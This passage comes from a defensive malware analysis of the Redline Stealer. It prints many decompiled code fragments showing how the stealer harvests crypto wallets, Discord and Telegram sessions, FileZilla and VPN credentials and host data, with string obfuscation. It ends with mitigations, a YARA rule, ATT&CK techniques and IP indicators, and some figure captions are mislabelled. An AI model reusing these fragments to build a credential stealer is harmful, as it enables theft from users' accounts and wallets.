scannedBrowser.Autofills = C_h_r_o_m_e.smethod_6<List<Autofill>>(new Func<List<Autofill>>(@class.method_2), new Func<List<Autofill>, bool>(C_h_r_o_m_e.<>c.<>9.method_3));
scannedBrowser.CC = C_h_r_o_m_e.smethod_6<List<CC>>(new Func<List<CC>>(@class.method_3), new Func<List<CC>, bool>(C_h_r_o_m_e.<>c.<>9.method_4));
```

Figure 31: created scannedBrowser object

2.2.2 Cryptocurrency Wallets Checking

The stealer targets the following wallets, which are browser extensions: YoroiWallet, Tronlink, NiftyWallet, Metamask, MathWallet, Coinbase, BinanceChain, BraveWallet, GuardaWallet, EqualWallet, JaxxxLiberty, BitAppWallet, iWallet, Wombat, AtomicWallet, MewCx, GuildWallet, SaturnWallet, and RoninWallet

```
    "jbdaocneiiinmjbjlgalhcelgbejmnid",
    "NiftyWallet"
},
{
    "nkbihfbeogaeaoehlefnkodbefgpgknn",
    "Metamask"
},
{
    "afbcbjpbpfadlkmhmclhkeeodmamcflc",
    "MathWallet"
},
{
    "hnfanknocfeofbddgcijnmhnfnkdnaad",
    "Coinbase"
},
{
    "fhbohimaelbohpjbbldcngcnapndodjp",
    "BinanceChain"
},
{
    "odbfpeeihdkbihmopkbjmoonfanlbfcl",
    "BraveWallet"
},
{
    "hpglfhgfnhbgpjdenjgmdgoeiappafln",
    "GuardaWallet"
},
{
    "blnieiiffboillknjnepogjhkgnoapac",
    "EqualWallet"
},
{
    "cjelfplplebdjjenllpjcblmjkfcffne",
    "JaxxxLiberty"
},
{
    "fihkakfobkmkjojpchpfgcmhfjnmnfpi",
    "BitAppWallet"
},
```

Figure 32: Targeted wallets

The first target is Armory, which stores the wallet in the AppData/Armory directory.

```
public override IEnumerable<Class43> vmethod_1()
{
    List<Class43> list = new List<Class43>();
    try
    {
        string directory = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Armory";
        list.Add(new Class43
        {
            Directory = directory,
            Pattern = "*.wallet",
            Recoursive = false
        });
    }
    catch
    {
    }
    return list;
}
```

Figure 33: Armory wallet

Atomic Wallet stores its files in the AppData\atomic folder.

```
public override IEnumerable<Class43> vmethod_1()
{
    List<Class43> list = new List<Class43>();
    try
    {
        string directory = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\atomic";
        list.Add(new Class43
        {
            Directory = directory,
            Pattern = "*",
            Recoursive = true
        });
    }
    catch
    {
    }
    return list;
}
```

Figure 34: Atomic wallet

Guarda Wallet stores its files in the AppData\Guarda directory.

```
public override IEnumerable<Class43> vmethod_1()
{
    List<Class43> list = new List<Class43>();
    try
    {
        string directory = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Guarda";
        list.Add(new Class43
        {
            Directory = directory,
            Pattern = "*",
            Recoursive = true
        });
    }
    catch
    {
    }
    return list;
}
```

Figure 35: Guarda wallet

The binary is looking for files corresponding to the Coinomi wallet as well.

```
public override IEnumerable<Class43> vmethod_1()
{
    List<Class43> list = new List<Class43>();
    try
    {
        string directory = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Coinomi";
        list.Add(new Class43
        {
            Directory = directory,
            Pattern = "*",
            Recoursive = true
        });
    }
    catch
    {
    }
    return list;
}
```

Figure 36: Coinomi wallet

2.2.3 Other Applications

The stealer extracts the Discord tokens and chat logs from the ".log" and ".ldb" files.These tokens can be used to access the user's Discord account.

```
            'd',
            'i',
            's',
            'c',
            'o',
            'r',
            'd',
            '\\',
            'L',
            'o',
            'c',
            'a',
            'l',
            ' ',
            'S',
            't',
            'o',
            'r',
            'a',
            'g',
            'e',
            '\\',
            'l',
            'e',
            'v',
            'e',
            'l',
            'd',
            'b'
        }));
        list.Add(new Class43
        {
            Directory = directory,
            Pattern = "-*.lo--g".Replace("-", string.Empty),
            Recoursive = false
        });
```

Figure 37: Extracted Discord tokens

Also the stealer extracts the Steam client path from the "SteamPath" registry value.

```
RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(new string(new char[]
{
    'S',
    'o',
    'f',
    't',
    'w',
    'a',
    'r',
    'e',
    '\\',
    'V',
    'a',
    'l',
    'v',
    'e',
    '\\',
    'S',
    't',
    'e',
    'a',
    'm'
}));
if (registryKey == null)
{
    return list;
}
string text = registryKey.GetValue(new string(new char[]
{
    'S',
    't',
    'e',
    'a',
    'm',
    'P',
    'a',
    't',
    'h'
})) as string;
```

Figure 38: SteamPath

The process is looking for the folder that contains the Telegram application. The session data including images and conversations is stored in the "tdata" directory.

```
foreach (string fileName in SystemInfoHelper.smethod_7("Tel", "egram.exe"))
{
    try
    {
        list.Add(new Class43
        {
            Tag = num.ToString(),
            Pattern = "*",
            Directory = new FileInfo(fileName).Directory.FullName + new string(new char[]
            {
                '\\',
                't',
                'd',
                'a',
                't',
                'a'
            }),
            Recoursive = false
        });
        foreach (string text in Directory.GetDirectories(new FileInfo(fileName).Directory.FullName + new string(new char[]
        {
            '\\',
            't',
            'd',
            'a',
            't',
            'a'
        })))
        {
            if (new DirectoryInfo(text).Name.Length == 16)
            {
                list.Add(new Class43
                {
                    Tag = num.ToString(),
                    Pattern = "*",
                    Directory = text,
                    Recoursive = false
                });
            }
        }
        num++;
    }
```

Figure 39: Telegram check

The executable also looks for the “Telegram Desktop tdata” directory on the machine.

```
    if (list.Count == 0)
    {
        string text2 = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Telegram Desktop\\tdata";
        list.Add(new Class43
        {
            Tag = num.ToString(),
            Pattern = "*",
            Directory = text2,
            Recoursive = false
        });
        foreach (string text3 in Directory.GetDirectories(text2))
        {
            if (new DirectoryInfo(text3).Name.Length == 16)
            {
                list.Add(new Class43
                {
                    Tag = num.ToString(),
                    Pattern = "*",
                    Directory = text3,
                    Recoursive = false
                });
            }
        }
    }
}
catch
{
}
return list;
```

Figure 40: Telegram Desktop check

The "recentservers.xml" file contains information about the recent servers that the FileZilla application has connected to. This file typically includes server names, IP addresses, port numbers, login credentials, and other sensitive information required to connect to these servers.

```
public static List<Account> smethod_0()
{
    List<Account> list = new List<Account>();
    try
    {
        string text = string.Format(new string(new char[]
        {
            '{',
            '0',
            '}',
            '\\',
            'F',
            'i',
            'l',
            'e',
            'Z',
            'i',
            'l',
            'l',
            'a',
            '\\',
            'r',
            'e',
            'c',
            'e',
            'n',
            't',
            's',
            'e',
            'r',
            'v',
            'e',
            'r',
            's',
            '.',
            'x',
            'm',
            'l'
```

Figure 41: The malicious process opens the “FileZilla\recentservers.xml

The binary creates an XmlTextReader object and then an XmlDocument object. It loads the XML file opened above and constructs a list of accounts.

```
private static List<Account> smethod_1(object object_0)
{
    List<Account> list = new List<Account>();
    try
    {
        XmlTextReader reader = new XmlTextReader(object_0);
        XmlDocument xmlDocument = new XmlDocument();
        xmlDocument.Load(reader);
        foreach (object obj in xmlDocument.DocumentElement.ChildNodes[0].ChildNodes)
        {
            Account account = Class2.smethod_2((XmlNode)obj);
            if (account.URL != "UNKNOWN" && account.URL != "UNKNOWN")
            {
                list.Add(account);
            }
        }
    }
    catch
    {
    }
    return list;
}
```

Figure 42: Created XmlTextReader

The malware extracts the following fields from the XML file: Host, User, Pass, and Port. These values are used to populate account.Username, account.Password, and account.URL.

```
    if (!Class2.smethod_7(Class2.smethod_6(object_), "Host"))
    {
        goto IL_8F;
    }
    Class2.smethod_23();
    if (Class2.smethod_22())
    {
        goto IL_7E;
    }
    goto IL_BD;
case 3:
    goto IL_CF;
case 4:
case 8:
    goto IL_BD;
case 5:
    goto IL_8F;
case 6:
    goto IL_A1;
case 7:
    goto IL_ED;
case 9:
    break;
case 10:
    continue;
default:
    goto IL_BD;
}
IL_DB:
if (Class2.smethod_7(Class2.smethod_6(object_), "Pass"))
{
    goto IL_ED;
}
continue;
IL_CF:
Class2.smethod_12(account, Class2.smethod_8(object_));
goto IL_DB;
IL_BD:
if (Class2.smethod_7(Class2.smethod_6(object_), "User"))
{
    goto IL_CF;
}
```

Figure 43: Extracted data

2.2.4 Extracted Files

The malware can locate and exfiltrate documents, CSV files, text files, and other types specified by the C2 server via SOAP messages.

```
IL_8B:
if (ScannedFile.s1Twj5sr7wdQcAoIiQZ(object_2, ".doc"))
{
    goto IL_B5;
}
IL_98:
if (ScannedFile.s1Twj5sr7wdQcAoIiQZ(object_2, ".csv"))
{
    goto IL_B5;
}
IL_A5:
if (ScannedFile.s1Twj5sr7wdQcAoIiQZ(object_2, ".docx"))
{
    goto IL_B5;
}
goto IL_15C;
```

Figure 44: Exfiltrated documents extensions

2.2.5 VPN Checking

Redline stealer searches the filesystem for the %USERPROFILE%\AppData\Local\NordVPN directory, which corresponds to the NordVPN software.

```
List<Account> list = new List<Account>();
try
{
    DirectoryInfo directoryInfo = new DirectoryInfo(Path.Combine(Environment.ExpandEnvironmentVariables("%USEWanaLifeRPROFILE%\\AppDaWanaLifeta\\LWanaLifeocal".Replace("WanaLife", string.Empty)),
      new string(new char[]
    {
        'N',
        'o',
        'D',
        'e',
        'f',
        'r',
        'd',
        'D',
        'e',
        'f',
        'V',
        'P',
        'N',
        'D',
        'e',
        'f'
    }).Replace("Def", string.Empty)));
```

Figure 45: Checking NordVPN

The credentials stored in the “user.config” file are extracted by the malware, as highlighted in the figure below.

```
        try
        {
            string text = Path.Combine(directoryInfo2.FullName, new string(new char[]
            {
                'u',
                's',
                'e',
                'r',
                '.',
                'c',
                'o',
                'n',
                'f',
                'i',
                'g'
            }));
            if (File.Exists(text))
            {
                XmlDocument xmlDocument = new XmlDocument();
                xmlDocument.Load(text);
                string innerText = xmlDocument.SelectSingleNode(new string(new char[]
                {
                    ' ',
                    '/',
                    '/',
                    's',
                    'e',
                    't',
                    't',
                    'S',
                    't',
                    'r',
                    'i',
                    'n',
                    'g',
```

Figure 46: Stored user.config file

The credentials are decoded from Base64 and then stored in Account.Username and Account.Password.

```
}).Replace("String.Remove", string.Empty)).InnerText;
if (!string.IsNullOrWhiteSpace(innerText) && !string.IsNullOrWhiteSpace(innerText2))
{
    string @string = Encoding.UTF8.GetString(Convert.FromBase64String(innerText));
    string string2 = Encoding.UTF8.GetString(Convert.FromBase64String(innerText2));
    string text2 = Class5.smethod_0(@string, DataProtectionScope.LocalMachine, null);
    string text3 = Class5.smethod_0(string2, DataProtectionScope.LocalMachine, null);
    if (!string.IsNullOrWhiteSpace(text2) && !string.IsNullOrWhiteSpace(text3))
    {
        list.Add(new Account
        {
            Username = text2,
            Password = text3
        });
    }
}
```

Figure 47: VM check

The malicious executable steals the OpenVPN config file found at %AppData%\OpenVPN\Connect\profiles.

```
try
{
    list.Add(new Class43
    {
        Directory = Path.Combine(Environment.ExpandEnvironmentVariables("%USERPFile.WriteROFILE%\\AppFile.WriteData\\RoamiFile.Writeng").Replace("File.Write", string.Empty), new string(new char[]
        {
            'O',
            'p',
            'H',
            'a',
            'n',
            'd',
            'l',
            'e',
            'r',
            'e',
            'n',
            'V',
            'P',
            'H',
            'a',
            'n',
            'd',
            'l',
            'e',
            'r',
            'N',
```

Figure 48: Cheking OpenVPN

The process tries to locate and exfiltrate the Proton VPN configuration files as well.

```
List<Class43> list = new List<Class43>();
try
{
    list.Add(new Class43
    {
        Directory = Path.Combine(Environment.ExpandEnvironmentVariables("%USERPstring.ReplaceROFILE%\\Apstring.ReplacepData\\Locastring.Replacel").Replace("string.Replace", string.Empty), new
          string(new char[]
        {
            'P',
            'r',
            'o',
            't',
            'o',
            'n',
            'V',
            'P',
            'N'
        })),
        Pattern = new string("npvo*".Reverse<char>().ToArray<char>()),
        Recoursive = false
    });
}
```

Figure 49: Checking ProtonVPN

2.2.6 Host Information

The binary extracts the processor name and the number of cores by running the following WMI query.This query instructs WMI to retrieve the "Name" and "NumberOfCores" properties of the "Win32_Processor" class.

```
public static List<SystemHardware> smethod_1()
{
    List<SystemHardware> list = new List<SystemHardware>();
    try
    {
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("SELECT * FROM Win32_Processor"))
        {
            using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get())
            {
                foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
                {
                    ManagementObject managementObject = (ManagementObject)managementBaseObject;
                    try
                    {
                        list.Add(new SystemHardware
                        {
                            Name = (managementObject["Name"] as string),
                            Counter = Convert.ToString(managementObject["NumberOfCores"]),
                            HardType = HardwareType.Processor
                        });
                    }
                    catch
                    {
                    }
                }
            }
```

Figure 50: VM check

The name of the video controller and the memory size are retrieved via another WMI query.This query instructs WMI to retrieve the "Name" property of the "Win32_VideoController" class.

```
public static List<SystemHardware> smethod_2()
{
    List<SystemHardware> list = new List<SystemHardware>();
    try
    {
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("root\\CIMV2", "SELECT * FROM Win32_VideoController"))
        {
            using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get())
            {
                foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
                {
                    ManagementObject managementObject = (ManagementObject)managementBaseObject;
                    try
                    {
                        uint num = Convert.ToUInt32(managementObject["AdapterRAM"]);
                        if (num > 0U)
                        {
                            list.Add(new SystemHardware
                            {
                                Name = (managementObject["Name"] as string),
                                Counter = num.ToString(),
                                HardType = HardwareType.Graphic
                            });
                        }
                    }
```

Figure 51: VM check

The malware obtains a list of antivirus/antispyware products and third-party firewalls by some strings and query with SELECT * FROM WindowsService.

```
public static List<string> smethod_3()
{
    List<string> list = new List<string>();
    try
    {
        string[] array = new string[]
        {
            "ROWindowsServiceOT\\SecurityCenteWindowsServicer2",
            "ROWindowsServiceOT\\SecurWindowsServiceityCenter"
        };
        foreach (string text in new List<string>
        {
            "AntqueiresivirusProdqueiresuct",
            "AntqueiresiSpyqueiresWareProdqueiresuct",
            "FiqueiresrewallProqueiresduct"
        })
        {
            foreach (string text2 in array)
            {
                try
                {
                    using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher(text2.Replace("WindowsService", string.Empty), "SELECT * FROM " + text.Replace("queires",
                      string.Empty)))
                    {
                        using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get())
                        {
                            foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
                            {
                                ManagementObject managementObject = (ManagementObject)managementBaseObject;
                                try
                                {
                                    if (!list.Contains(managementObject[new string(new char[]
                                    {
                                        'd',
                                        'i',
                                        's',
                                        'p',
                                        'l',
                                        'a',
                                        'y',
```

Figure 52: Collecting antivirus data

The OpenSubKey method is utilized to open the “SOFTWARE\Clients\StartMenuInternet” registry key. The name of a browser is obtained via a function call to GetValue and then the path from the “shell\open\command” registry key.

```
List<BrowserVersion> list = new List<BrowserVersion>();
try
{
    RegistryKey registryKey = Registry.LocalMachine.OpenSubKey("SOFTWARE\\WOW6432Node\\Clients\\StartMenuInternet");
    if (registryKey == null)
    {
        registryKey = Registry.LocalMachine.OpenSubKey("SOFTWARE\\Clients\\StartMenuInternet");
    }
    string[] subKeyNames = registryKey.GetSubKeyNames();
    for (int i = 0; i < subKeyNames.Length; i++)
    {
        BrowserVersion browserVersion = new BrowserVersion();
        RegistryKey registryKey2 = registryKey.OpenSubKey(subKeyNames[i]);
        browserVersion.NameOfBrowser = (string)registryKey2.GetValue(null);
        RegistryKey registryKey3 = registryKey2.OpenSubKey("shell\\open\\command");
        browserVersion.PathOfFile = registryKey3.GetValue(null).ToString().smethod_2();
        if (browserVersion.PathOfFile != null)
        {
            browserVersion.Version = FileVersionInfo.GetVersionInfo(browserVersion.PathOfFile).FileVersion;
        }
        else
        {
            browserVersion.Version = "Unknown Version";
        }
        list.Add(browserVersion);
    }
}
catch
{
}
return list;
```

Figure 53: Obtained data via OpenSubKey

The malicious process extracts the serial number of the physical disk drives.This query instructs WMI to retrieve the "SerialNumber" property of the "Win32_DiskDrive" class.

```
public static string smethod_5()
{
    try
    {
        ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("SELECT * FROM Win32_DiskDrive");
        try
        {
            ManagementObjectCollection managementObjectCollection = SystemInfoHelper.smethod_34(managementObjectSearcher);
            try
            {
                ManagementObjectCollection.ManagementObjectEnumerator managementObjectEnumerator = SystemInfoHelper.smethod_35(managementObjectCollection);
                try
                {
                    while (SystemInfoHelper.smethod_38(managementObjectEnumerator))
                    {
                        ManagementObject object_ = (ManagementObject)SystemInfoHelper.smethod_36(managementObjectEnumerator);
                        try
                        {
                            return SystemInfoHelper.smethod_37(object_, "SerialNumber") as string;
                        }
                        catch
                        {
                        }
```

Figure 54: Extracted data of disk drive

The list of running processes is retrieved by running the “SELECT * FROM Win32_Process” query. The malware creates a list that contains the session ID of the current process, the process ID and the name of a process extracted from the query, and the command line.

```
public static List<string> smethod_6()
{
    List<string> list = new List<string>();
    try
    {
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher(new string(new char[]
        {
            'S',
            'E',
            'L',
            'E',
            'C',
            'T',
            ' ',
            '*',
            ' ',
            'F',
            'R',
            'O',
            'M',
            ' ',
            'W',
            'i',
            'n',
            '3',
            '2',
            '_',
            'P',
            'r',
            'o',
            'c',
            'e',
            's',
            's',
```

Figure 55: Extracted running processes

OpenSubKey is utilized to open the “SOFTWARE\Microsoft\Windows\CurrentVersion\U registry key, which contains the installed programs. The purpose is to extract the program name and version.

```
try
{
    using (RegistryKey registryKey2 = registryKey.OpenSubKey(name2))
    {
        string text = (string)((registryKey2 != null) ? registryKey2.GetValue(new string(new char[]
        {
            'D',
            'i',
            's',
            'p',
            'l',
            'a',
            'y',
            'N',
            'a',
            'm',
            'e'
        })) : null);
        string text2 = (string)((registryKey2 != null) ? registryKey2.GetValue(new string(new char[]
        {
            'D',
            'i',
            's',
            'p',
            'l',
            'a',
            'y',
            'V',
            'e',
            'r',
            's',
            'i',
            'o',
            'n'
```

Figure 56: OpenSubKey

The total amount of physical memory available to the OS is retrieved by running the “SELECT * FROM Win32_OperatingSystem” WMI query.

```
string result = "0 Mb or 0";
try
{
    ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("SELECT * FROM Win32_OperatingSystem");
    try
    {
        ManagementObjectCollection managementObjectCollection = SystemInfoHelper.smethod_34(managementObjectSearcher);
        try
        {
            ManagementObjectCollection.ManagementObjectEnumerator managementObjectEnumerator = SystemInfoHelper.smethod_35(managementObjectCollection);
            try
            {
                while (SystemInfoHelper.smethod_38(managementObjectEnumerator))
                {
                    ManagementObject object_ = (ManagementObject)SystemInfoHelper.smethod_36(managementObjectEnumerator);
                    try
                    {
                        double num = SystemInfoHelper.smethod_40(SystemInfoHelper.smethod_37(object_, "TotalVisibleMemorySize"));
                        double num2 = num * 1024.0;
                        double num3 = SystemInfoHelper.smethod_41(num / 1024.0, 2);
                        result = SystemInfoHelper.smethod_43(SystemInfoHelper.smethod_42("{0} MB or {1}", num3, num2), ",", ".");
                    }
                    catch
                    {
                    }
                }
```

Figure 57: Extracted data of physical memory

The binary extracts the Windows product name and the processor architecture.This query instructs WMI to retrieve the "Caption" property of the "Win32_OperatingSystem" class.

```
public static string smethod_11()
{
    try
    {
        string object_;
        try
        {
            object_ = (SystemInfoHelper.smethod_44() ? "x64" : "x32");
        }
        catch (Exception)
        {
            object_ = "x86";
        }
        string object_2 = SystemInfoHelper.smethod_45("SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion", "ProductName");
        SystemInfoHelper.smethod_45("SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion", "CSDVersion");
        if (!SystemInfoHelper.smethod_46(object_2))
        {
            return SystemInfoHelper.smethod_47(object_2, " ", object_);
        }
    }
    catch (Exception)
    {
    }
    return string.Empty;
}
```

Figure 58: Extracted data of processor architecture

The process computes an MD5 hash by creating an MD5CryptoServiceProvider object and then calling the ComputeHash method.

```
// Token: 0x06000076 RID: 118 RVA: 0x000065BC File Offset: 0x000047BC
public static string smethod_2(string string_0)
{
    object object_ = new MD5CryptoServiceProvider();
    byte[] object_2 = Class5.smethod_7(Class5.smethod_12(), string_0);
    return Class5.smethod_14(Class5.smethod_3(Class5.smethod_13(object_, object_2)), "-", string.Empty);
}
```

Figure 59: MD5CryptoServiceProvider

```
// Token: 0x06000081 RID: 129 RVA: 0x000031E1 File Offset: 0x000013E1
internal static object smethod_13(object object_0, object object_1)
{
    return object_0.ComputeHash(object_1);
}
```

Figure 60: ComputeHash

The stealer computes the MD5 hash of a concatenation of the network domain name, the username, and the serial number extracted before. It is used as the machine ID and will appear in the network traffic.

```
// Token: 0x060001C9 RID: 457 RVA: 0x0000390E File Offset: 0x00001B0E
internal static object smethod_40()
{
    return Environment.UserDomainName;
}

// Token: 0x060001CA RID: 458 RVA: 0x00003915 File Offset: 0x00001B15
internal static object smethod_41()
{
    return Environment.UserName;
}

// Token: 0x060001CB RID: 459 RVA: 0x0000391C File Offset: 0x00001B1C
internal static object smethod_42()
{
    return SystemInfoHelper.smethod_5();
}
```

Figure 61: MD5 hash of connection

The executable location is retrieved from the "Assembly.GetExecutingAssembly.Location" property. The executable may modify its own code or configuration files located in the same directory, or it may create new files in the same directory to store data or logs.

```
// Token: 0x060001CF RID: 463 RVA: 0x0000392B File Offset: 0x00001B2B
internal static object smethod_46()
{
    return Assembly.GetExecutingAssembly();
}

// Token: 0x060001D0 RID: 464 RVA: 0x00003932 File Offset: 0x00001B32
internal static object smethod_47(object object_0)
{
    return object_0.Location;
}
```

Figure 62: Assembly.GetExecutingAssembly.Location

The Graphics.CopyFromScreen method is utilized to make a capture of the screen.The resulting image is saved to a memory stream in the PNG format.The buffer containing the screenshot is encoded using Base64 and exfiltrated in the Monitor entry of the network traffic.

```
Class38.Class39.callSite_3 = CallSite<Action<CallSite, Graphics, Point, Point, object>>.Create(Binder.InvokeMember(CSharpBinderFlags.ResultDiscarded, "CopyFromScreen", null,
  Class38.smethod_13(typeof(Class38).TypeHandle), new CSharpArgumentInfo[]
{
    Class38.smethod_14(CSharpArgumentInfoFlags.UseCompileTimeType, null),
    Class38.smethod_14(CSharpArgumentInfoFlags.UseCompileTimeType, null),
    Class38.smethod_14(CSharpArgumentInfoFlags.UseCompileTimeType, null),
    Class38.smethod_14(CSharpArgumentInfoFlags.None, null)
}));
IL_187:
Class38.Class39.callSite_3.Target(Class38.Class39.callSite_3, graphics, new Point(0, 0), new Point(0, 0), obj);
```

Figure 63: Capturing Screen

3 Conclusion

In conclusion, Redline Stealer is a dangerous type of malware that can compromise the security of computer systems and steal sensitive information such as login credentials, credit card numbers, and other financial data. The malware is typically spread through email attachments, malicious websites, or software vulnerabilities and can run in the background without the user's knowledge. Redline Stealer is a significant threat to businesses that handle sensitive customer information, as it can lead to data breaches and significant financial losses. It is crucial for individuals and organizations to be vigilant and take steps to protect themselves against malware attacks.

3.1 Mitigation Recommendation

Here are some suggested mitigation recommendations:

- Use anti-malware software: Install reputable anti-malware software on all systems and keep it up-to-date. This can help detect and remove malware infections.
- Keep software up-to-date: Make sure all software, including operating systems, web browsers, and plugins, are up-to-date with the latest security patches. This can help prevent known vulnerabilities from being exploited.
- Be cautious when opening email attachments: Do not open email attachments from unknown sources or click on links in unsolicited emails. Verify the sender's identity before opening any attachments.

By following these recommendations, individuals and organizations can help reduce the risk of falling victim to Redline Stealer and other types of malware.

3.2 YARA Rule

```
rule detect_redlinestealer
{
    meta:
        unpacked_hash= "32f02983aee882d0b7a04d1c16db805f24e51b210cb1864d730f2
        2715c60119c"
    strings:
        $chr0 = "Opera GXhttps://api.ipify.org" wide ascii
        $chr1 = "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall"
        wide ascii
        $chr2 = "Software\\Valve\\SteamLogin Data" wide ascii
        $chr3 = "SOFTWARE\\WOW6432Node\\Clients\\StartMenuInternet" wide ascii
        $chr4 = "SOFTWARE\\Clients\\StartMenuInternet" wide ascii
        $chr5 = "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion" wide ascii
        $chr6 = "https://ipinfo.io/ip%appdata%\\" wide ascii

        $opt0 = "BCryptGetProperty" wide ascii
        $opt1 = "BCryptSetProperty" wide ascii
        $opt2 = "BCryptCloseAlgorithmProvider" wide ascii
        $opt3 = "BCryptDestroyKey" wide ascii
        $opt5 = "SELECT * FROM Win32_Processor" wide ascii
        $opt6 = "SELECT * FROM Win32_VideoController" wide ascii
        $opt7 = "SELECT * FROM Win32_DiskDrive" wide ascii
        $opt8 = "SELECT * FROM Win32_OperatingSystem" wide ascii
        $opt9 = "{0}\\FileZilla\\recentservers.xml" wide ascii
        $opt10 = "{0}\\FileZilla\\sitemanager.xml" wide ascii
    condition:
        all of them
}
```

3.3 MITRE ATT&CK Threat Matrix

1. **TA0002** Execution:
   - **T1047** Windows Management Instrumentation
   - **T1064** Scripting
   - **T1106** Native API
2. **TA0003** Persistence:
   - **T1053** Scheduled Task/Job
3. **TA0004** Privilege Escalation:
   - **T1055** Process Injection
4. **TA0005** Defense Evasion:
   - **T1036** Masquerading
   - **T1027** Obfuscated Files or Information
   - **T1140** Deobfuscate/Decode Files or Information
   - **T1497** Virtualization/Sandbox Evasion
5. **TA0006** Credential Access:
   - **T1003** OS Credential Dumping
   - **T1056** Input Capture
6. **TA0007** Discovery:
   - **T1082** System Information Discovery
   - **T1082** File and Directory Discovery
   - **T1010** Application Window Discovery
   - **T1012** Query Registry
   - **T1057** Process Discovery
7. **TA0009** Collection:

- **T1005** Data from Local System
- **T1560** Archive Collecting Data

8. **TA0011** Command and Control:

- **T1071** Application Layer Protocol
- **T1102** Web Service

3.4 IoC

3.4.1 IP Addresses

- 192.169.69.25:17044
- 192.169.69.25:9087
- 63.122.120.151:268
- 52.182.143.210:443
- 209.197.3.8:80
- 173.223.113.164:443
- 173.223.113.164:80